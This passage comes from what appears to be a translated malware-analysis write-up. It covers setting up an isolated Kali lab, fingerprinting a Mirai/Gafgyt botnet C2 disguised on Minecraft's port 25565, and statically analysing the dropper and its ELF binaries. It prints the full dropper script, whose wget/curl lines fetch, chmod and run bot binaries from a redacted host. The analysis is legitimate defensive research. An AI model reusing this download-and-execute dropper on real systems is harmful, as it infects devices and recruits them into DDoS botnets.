This command is easier to understand read from back to front: `tee -a` adds (`-a`, append) the line from the `echo` to the end of `/etc/fstab`, and does so with `sudo` because it is a system file.

The name comes from file systems table, the table of file systems. It is the list in which Linux notes which disks and partitions to mount, where and with what options: the root partition, perhaps a separate one for `/home`, the boot partition, the swap area... Every time you boot, someone has to decide what gets mounted and how, and that someone is `/etc/fstab`. In our line, as well as the four options, there

are `noauto` (it is not mounted automatically at boot), `user` (your user can mount it without `sudo`) and `rw` (read and write).

- `mount ~/lab/mnt || sudo mount ~/lab/mnt`

Mounts the lab: it connects `lab.img` to the `mnt` folder, applying the options from `/etc/fstab`. If it fails without `sudo`, the `||` tries again with `sudo`. From here on, going into `~/lab/mnt` means going inside the image.

- `sudo chown $USER:$USER ~/lab/mnt`
- `chmod 700 ~/lab/mnt`


With these two commands, the folder becomes yours and yours alone.
Why is this needed? When formatting with `mkfs.ext4`, the file system was created with its root belonging to root. Freshly mounted, the `mnt` folder belongs to root, and your user could not write inside it without `sudo`.
`chown` (change owner) fixes this:

- Changes the owner of a file or folder.
- `$USER:$USER` is the new owner, in the user:group format. `$USER` is a variable that the shell replaces with your username, here `kali`, so it means user kali, group kali.
- It needs `sudo` because taking something away from root requires root privileges.

Then `chmod` adjusts the permissions so that only you can get in:

- `chmod` (change mode) changes the permissions.
- `700` is octal notation. Each digit is a group of users: the first is you (the owner), the second your group and the third everyone else. The 7 gives you full permission (read, write and enter the folder) and the two 0s give nothing to anyone else.

That way, nobody except your user can enter, list or read what is inside: not other users on the system, not background services, not the desktop indexers that crawl through folders.



This is `findmnt` (find mount), which shows the mounted file systems. It is used to check that the lab has been mounted with the security options: `nosuid`, `nodev` and `noexec` appear in the OPTIONS column.

- `sudo systemctl daemon-reload`

When mounting after having changed `/etc/fstab`, `mount` warns that systemd is still using the previous version of the file and asks you to reload it with this command. The `umask` is still missing, and it is extremely important: it decides in advance what permissions the files and folders you create from that moment on are born with.

This is important because we are about to download the binaries.

How the calculation works:

The name comes from user mask, and it literally works like a mask: **these are the permissions that are taken away, not the ones that are given**. It is confusing at first. The mask is subtracted from the starting permissions:
Files: 666 - 077 = 600
Folders: 777 - 077 = 700



`umask` on its own shows the current mask (002, Kali's default); `umask 077` changes it, and when you check it again it now shows 077.

With `umask 077`:

- The initial 0 does not touch the owner's permissions, so you keep all of them.
- The next two 7s remove all permissions from the group and from other users.

Result: files are born with 600 (only you can read and write them) and folders with 700 (only you can enter them), which is what we want for the lab. Careful: the `umask` only applies to the terminal you type it in. If you open another one or restart, you have to set it again.

- `mkdir -p ~/lab/mnt/dirtyland/2026-09-14 && cd ~/lab/mnt/dirtyland/2026-09-14`

From here we can now take the binaries from Cowrie or download them directly. I did it with `curl`, saving the HTTP headers separately (`-D cabeceras-kla.txt`) to study them later, and the script with the `.malz` extension, so that it is obvious at a glance that it is a sample:

```
┌──(kali㉿kali)-[~/lab/mnt/dirtyland/2026-09-14]
└─$ curl -sS -f --remove-on-error \
    --max-time 60 --retry 2 \
    -D cabeceras-kla.txt \
    -o kla.sh.malz \
    -w 'HTTP %{http_code} | %{size_download} bytes | %{content_type} | %{remote_ip}\n' \
    http://[redacted]/bins/kla.sh
HTTP 200 | 3241 bytes | application/octet-stream | [redacted]
```

And here we have it. If anyone is wondering how I knew that script was at that IP: my Cowrie uploaded it automatically to one of the reporting platforms, and I simply took the URL and downloaded it. The Telegram notifications themselves also tell you, so it makes no difference whether Cowrie downloads it or I do:

```
┌──(kali㉿kali)-[~/lab/mnt/dirtyland/2026-09-14]
└─$ ls -lah
total 16K
drwx------ 2 kali kali 4.0K Sep 14 06:39 .
drwx------ 3 kali kali 4.0K Sep 14 06:32 ..
-rw------- 1 kali kali  186 Sep 14 06:39 cabeceras-kla.txt
-rw------- 1 kali kali 3.2K Sep 14 06:39 kla.sh.malz
```

4.1.2 Analysis of the attacker.

We start with the headers:

```
┌──(kali㉿kali)-[~/lab/mnt/dirtyland/2026-09-14]
└─$ cat cabeceras-kla.txt
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 3241
Content-Type: application/octet-stream
Last-Modified: Wed, 09 Sep 2026 14:40:28 GMT
Date: Mon, 14 Sep 2026 10:39:17 GMT
```

Two pieces of data in the header are of interest: the file size, 3,241 bytes, and the last modification, which says that the script was placed or last modified on its server on `Wed, 09 Sep 2026 14:40:28 GMT`.


It is not a very precise indicator, but at least it gives a rough idea of when the campaign started. Although we have not downloaded the binaries yet (I already have them), I also want to look at their last modification, in case we get something out of it:

```
┌──(kali㉿kali)-[~/…/mnt/dirtyland/2026-09-14/bin]
└─$ cat cabeceras-* | grep "Last-Modified"
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
Last-Modified: Sun, 13 Sep 2026 17:31:49 GMT
```

They all have the same one, Sunday 13 September at 17:31:49 GMT, so it does not add much more. What is clear is that the server has been running at least from Wednesday the 9th until the 14th, when I downloaded it: about six days of campaign, at a minimum.

Interestingly, `Server:` does not appear in the header. A normal server usually announces what it is (Apache, nginx...). If it does not appear, either it has been removed on purpose or it is a very minimalist server, which is probably the case here.

If we look up in Shodan which ports it has open, things get interesting:




It has two: a very well-known one, 22 for SSH, and another that looks random, which we will discuss now.

The SSH banner (`OpenSSH_9.6p1 Ubuntu-3ubuntu13.19`) is that of the OpenSSH version that ships with Ubuntu 24.04 LTS, so the server is very probably an Ubuntu 24.04.

Its fingerprint is also visible (`97:...`), **a first-rate infrastructure IOC** because it uniquely identifies this machine. If the operator moves the server to another IP but reuses the same SSH keys, which is common because they are rarely regenerated, their infrastructure can be tracked by searching for that fingerprint in Shodan. It is a very powerful pivoting technique.

The second port, 25565, is the most telling. It is the default port for Minecraft servers (Java Edition, TCP):



Choosing it is very deliberate: it looks like video game traffic and throws off anyone who only glances at it, who assumes there is a Minecraft server there. But what responds on that port is not Minecraft:



What is this stream of bytes we are seeing?

\x1b[?1049h	activates the terminal's "alternate screen" (full screen)

\x1b[8;30;105t	resizes the window to 30 rows x 105 columns
\xff\xfb\x01	Telnet: IAC WILL ECHO
\xff\xfb\x03	Telnet: IAC WILL SUPPRESS-GO-AHEAD
\xff\xfc\x22	Telnet: IAC WONT LINEMODE
\x1b[38;5;255m	white text colour
Username: \x1b[38;5;255	white colour
Password: \x1b[38;5;196m	red colour
Wrong credentials. \x1b[?1049l	deactivates the alternate screen

It is a full-screen login screen, in colour, served over Telnet. The `\xff` bytes are the Telnet protocol negotiation (`\xff` is the IAC character, Interpret As Command) and the `\x1b[` sequences are ANSI terminal codes. Anyone who connects to that port sees a screen that asks for a username and password and, if they get it wrong, responds `Wrong credentials.` in red.

It is **the administration panel of a Mirai/Gafgyt botnet**, the C2 (Command and Control, also CNC): the terminal where the operator, the botmaster, authenticates to give orders to their bots, such as launching DDoS attacks or seeing how many devices they have infected. The original Mirai source code includes a CNC of this kind, written in Go, with a Telnet login.

> For legal reasons:
>
> Article 197 bis of the Criminal Code punishes unauthorised access to information systems, so I cannot even connect to see what that internet-exposed login looks like.

How do they get their bots? With pirated games like Minecraft, or with direct attacks like the one they carried out on my honeypot?

> The first is possible, but we cannot claim it, and we can almost claim that it is not the case. They get them precisely the way they tried with us: attacking over SSH (port 22) and Telnet (port 23). We will see this later, going through their code piece by piece.


Another question we can ask ourselves: why does port 80 not appear, if we have just downloaded from it?

> If you go to its IP over HTTP, it returns a `404`, which is a valid response: to return `404 Not Found`, the server must have been listening on port 80, accepted the connection, understood the HTTP request and replied. It works.

Obviously, its intention is not to have a nice website, but to serve files. Most likely Shodan simply has not scanned port 80, for whatever reason, and not because of the `404`, since a `404` is already an HTTP response.

And one more question for the more curious readers:

Why Minecraft and not Valorant or League of Legends?



Because Minecraft is the only one of the three that technically works as a disguise, and that strengthens the analysis.

- Minecraft (Java Edition) has single-player and multiplayer modes. For multiplayer, someone sets up their own server, at home or on a remote machine, capable of handling X players, and that server sits listening for connections on a fixed, well-known port: 25565 TCP.

  And it is very common to rent a cheap VPS (from a provider like HostUS, as it happens) and set up a Minecraft server there to play with friends.

  That is why any old IP listening on 25565 does not attract anyone's attention: the disguise works because what it imitates exists by the million.
- Valorant and League of Legends work the other way round. They are multiplayer-only, centralised games: the servers are hosted by Riot Games in its own data centres. The player never sets up a server; their client connects

> outwards, to Riot's infrastructure. The ports that come up when you search on Google are for opening up the client's traffic, not for hosting anything. Counter-Strike, on the other hand, does allow you to set up your own servers, and they could have used it. Notice that they have not...

That is the reason: there is no Valorant server port that a VPS can fake, because nobody hosts Valorant servers on their machine. A C2 listening on the LoL port would not fool anyone; on the contrary, it would be a red flag.

With this we have obtained something even more important: **one of the TTPs** (Tactics, Techniques and Procedures) **of our adversary**.
Nobody is obliged to do something so specific. If they do, they leave exactly that: an identifiable footprint.

In MITRE ATT&CK, it is technique T1571 (Non-Standard Port).

I am not saying I have discovered anything new: T1571 has existed for years. What starts to give the adversary an identity is using that specific port. That is the definition of a TTP: it is not what appears in MITRE ATT&CK, but the set of things the adversary does that leave a footprint, to the point where, in some cases, the adversary can be correlated and identified.

To conclude:

- Technique (T1571): using a non-standard port. It is in MITRE, it is generic and lots of people do it.
- Procedure: using precisely Minecraft's 25565 for camouflage. It is not in MITRE; it is this actor's particular way of doing things.

4.1.3 Static code analysis with cat and strings.

4.1.3.1 First file.

We start with the first file, the one that calls the others. We view it with `cat -v` rather than `strings`: since it is a plain-text script, `cat` shows it in full, and `-v` neutralises the control bytes (it displays them as `^[` instead of letting the terminal interpret them).

```
┌──(kali㉿kali)-[~/Downloads]
└─$ strings kla.sh
#!/bin/sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget http://[redacted]/bins/net.x86_64 -O net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;
curl -L [redacted]/bins/net.x86_64 -o net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;
wget http://[redacted]/bins/net.x86 -O net_bot && chmod 777 net_bot && ./net_bot net.x86 && exit;
curl -L http://[redacted]/bins/net.x86 -o net_bot && chmod 777 net_bot && ./net_bot net.x86 && exit;
wget http://[redacted]/bins/net.mips -O net_bot && chmod 777 net_bot && ./net_bot net.mips && exit;
curl -L http://[redacted]/bins/net.mips -o net_bot && chmod 777 net_bot && ./net_bot net.mips && exit;
wget http://[redacted]/bins/net.mpsl -O net_bot && chmod 777 net_bot && ./net_bot net.mpsl && exit;
curl -L http://[redacted]/bins/net.mpsl -o net_bot && chmod 777 net_bot && ./net_bot net.mpsl && exit;
wget http://[redacted]/bins/net.arm -O net_bot && chmod 777 net_bot && ./net_bot net.arm && exit;
curl -L http://[redacted]/bins/net.arm -o net_bot && chmod 777 net_bot && ./net_bot net.arm && exit;
wget http://[redacted]/bins/net.arm5 -O net_bot && chmod 777 net_bot && ./net_bot net.arm5 && exit;
curl -L http://[redacted]/bins/net.arm5 -o net_bot && chmod 777 net_bot && ./net_bot net.arm5 && exit;
wget http://[redacted]/bins/net.arm6 -O net_bot && chmod 777 net_bot && ./net_bot net.arm6 && exit;
curl -L http://[redacted]/bins/net.arm6 -o net_bot && chmod 777 net_bot && ./net_bot net.arm6 && exit;
wget http://[redacted]/bins/net.arm7 -O net_bot && chmod 777 net_bot && ./net_bot net.arm7 && exit;
curl -L http://[redacted]/bins/net.arm7 -o net_bot && chmod 777 net_bot && ./net_bot net.arm7 && exit;
wget http://[redacted]/bins/net.ppc -O net_bot && chmod 777 net_bot && ./net_bot net.ppc && exit;
curl -L http://[redacted]/bins/net.ppc -o net_bot && chmod 777 net_bot && ./net_bot net.ppc && exit;
wget http://[redacted]/bins/net.m68k -O net_bot && chmod 777 net_bot && ./net_bot net.m68k && exit;
curl -L http://[redacted]/bins/net.m68k -o net_bot && chmod 777 net_bot && ./net_bot net.m68k && exit;
wget http://[redacted]/bins/net.sh4 -O net_bot && chmod 777 net_bot && ./net_bot net.sh4 && exit;
curl -L http://[redacted]/bins/net.sh4 -o net_bot && chmod 777 net_bot && ./net_bot net.sh4 && exit;
wget http://[redacted]/bins/net.spc -O net_bot && chmod 777 net_bot && ./net_bot net.spc && exit;
curl -L http://[redacted]/bins/net.spc -o net_bot && chmod 777 net_bot && ./net_bot net.spc && exit;
wget http://[redacted]/bins/net.arc -O net_bot && chmod 777 net_bot && ./net_bot net.arc && exit;
curl -L http://[redacted]/bins/net.arc -o net_bot && chmod 777 net_bot && ./net_bot net.arc && exit;
wget http://[redacted]/bins/net.i686 -O net_bot && chmod 777 net_bot && ./net_bot net.i686 && exit;
curl -L http://[redacted]/bins/net.i686 -o net_bot && chmod 777 net_bot && ./net_bot net.i686 && exit;
wget http://[redacted]/bins/net.i486 -O net_bot && chmod 777 net_bot && ./net_bot net.i486 && exit;
curl -L http://[redacted]/bins/net.i486 -o net_bot && chmod 777 net_bot && ./net_bot net.i486 && exit;
rm -rf net_bot net_http.sh
```

The first line worth explaining is the very first one:
`cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;`
It looks for a directory it can write to and stays in the first one that works. The `||` is an "or else": it runs the command on the right if the one on the left fails.

The order is not random, and it gives away that the script is designed for IoT devices and not for a server like ours:

- `/tmp` comes first because it is the ideal candidate: on almost every Linux system anyone can write to it, and on embedded devices it is usually in RAM (tmpfs). That way the malware writes without any problems and leaves no trace in permanent storage, because it disappears on reboot.
- `/var/run` is the second option: it also usually allows writing and is often in RAM.
- `/mnt` targets devices with mounted external storage (a USB stick, an SD card), something common in IoT gadgets.
- `/root` is the superuser's directory. The fact that it tries it indicates that it expects to be running as root already, something very common in IoT, where everything runs as administrator by default.
- `/` is the last resort: the root always exists, even though writing there is unusual. It is the "if I cannot find anything better, I will stay here".

Many IoT devices have their root mounted read-only (on squashfs, for example) precisely to protect themselves, and on them you can write almost nowhere. That is

why the script takes nothing for granted: it tries several places until it finds one where it can drop the binary.

The last part of the script is the download of the binaries. It tries with `wget` and with `curl` because it does not know which of the two will be installed, and one of them will end up working.

But it does not download the binaries for all architectures in one go. If we look closely at one line:

- `wget http://ip/bins/net.x86_64 -O net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;`
- `curl -L http://ip/bins/net.x86_64 -o net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;`

It does not download them all and then try them: it goes one by one and stops at the first one that works.
It does this with the `&& exit` at the end of each line:

1. It tries `net.x86_64`: it downloads it, gives it permissions and tries to run it.
2. If that architecture is the device's, the binary starts, the `&& exit` runs and the script ends there, without downloading any more.
3. If it is not, the binary does not run (a MIPS ELF does not run on an ARM: the system rejects it), nor does the `&& exit`, and the script moves on to the next line: `net.x86`, then `net.mips`, etc.

In a real infection, a MIPS router would keep failing with `x86_64`, `x86`... until it reached `net.mips`, which does run, and it would stop there. The script has fourteen architectures, but each device only downloads up to the one that works for it.
In other words, **what chooses the architecture is the execution, not the download**: the file always downloads fine, but only the one for the right architecture runs. The dropper does not detect the CPU or ask anything; it launches each binary and lets the system itself tell it, by failing, that it cannot run that one.

4.1.3.2 Second file.

Now on to the binaries the dropper downloads. I am only going to analyse one of the 14, because they are the same program compiled for different architectures.

I choose `net.x86_64` because it is the architecture of our Kali, so the tools work without emulation.

First we identify the format with `file`, which looks at the magic numbers instead of the extension:

```
┌──(kali㉿kali)-[~/…/mnt/dirtyland/2026-09-14/bin]
└─$ file net.*
net.arc.malz:    ELF 32-bit LSB executable, Synopsys ARCompact ARC700 cores, version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, for GNU/Linux 4.8.0, stripped
net.arm5.malz:   ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
net.arm6.malz:   ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
net.arm7.malz:   ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
net.arm.malz:    ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
net.i486.malz:   ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), statically linked, stripped
net.i686.malz:   ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), statically linked, stripped
net.m68k.malz:   ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, stripped
net.mips.malz:   ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
net.mpsl.malz:   ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
net.ppc.malz:    ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
net.sh4.malz:    ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
net.x86_64.malz: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
net.x86.malz:    ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), statically linked, stripped
```

All the samples are ELF, static and without symbols (stripped), except the ARC one, the only one dynamically linked against uClibc. The fact that they are so similar indicates that they come from the same cross-compilation environment, the typical Mirai one: it is a single program compiled fourteen times.

With `readelf -h net.x86_64.malz` we read the ELF header, the first bytes, where the binary describes itself:

```
File: net.x86_64.malz
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400194
  Start of program headers:          64 (bytes into file)
  Start of section headers:          189992 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         3
  Size of section headers:           64 (bytes)
  Number of section headers:         10
  Section header string table index: 9
```

Three fields interest us. The type is EXEC, a classic non-relocatable executable (not PIE), typical of code compiled without today's protections and convenient for analysis, because the addresses are fixed. The entry point is `0x400194`. And it has ten sections: the fact that this is not zero means the section table is intact, which rules out the anti-analysis tampering that packers usually do.

If we run the same command on all fourteen, they all share that skeleton and only the fields for each CPU change (endianness, architecture and entry point). There is a detail in the eighth byte of the magic number, the EI_OSABI field: in `net.arm` and

`net.arm5` it is `0x61` (the old ARM ABI, OABI) and in `net.arm6` and `net.arm7` it is `0x00` (System V, the modern EABI). The operator covers old and recent ARM hardware, and both byte orders, so this spans practically the whole embedded world.


We check that it is not packed by listing the sections with `readelf -S`:

```
┌──(kali㉿kali)-[~/…/mnt/dirtyland/2026-09-14/bin]
└─$ readelf -S net.x86_64.malz
There are 10 section headers, starting at offset 0×2e628:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS         00000000004000e8  000000e8
       0000000000000013  0000000000000000  AX       0     0     1
  [ 2] .text             PROGBITS         0000000000400100  00000100
       0000000000021ed6  0000000000000000  AX       0     0     16
  [ 3] .fini             PROGBITS         0000000000421fd6  00021fd6
       000000000000000e  0000000000000000  AX       0     0     1
  [ 4] .rodata           PROGBITS         0000000000422000  00022000
       0000000000003960  0000000000000000   A       0     0     32
  [ 5] .ctors            PROGBITS         0000000000525968  00025968
       0000000000000018  0000000000000000  WA       0     0     8
  [ 6] .dtors            PROGBITS         0000000000525980  00025980
       0000000000000010  0000000000000000  WA       0     0     8
  [ 7] .data             PROGBITS         00000000005259a0  000259a0
       0000000000008c48  0000000000000000  WA       0     0     32
  [ 8] .bss              NOBITS           000000000052e600  0002e5e8
       000000000000a660  0000000000000000  WA       0     0     32
  [ 9] .shstrtab         STRTAB           0000000000000000  0002e5e8
       000000000000003e  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
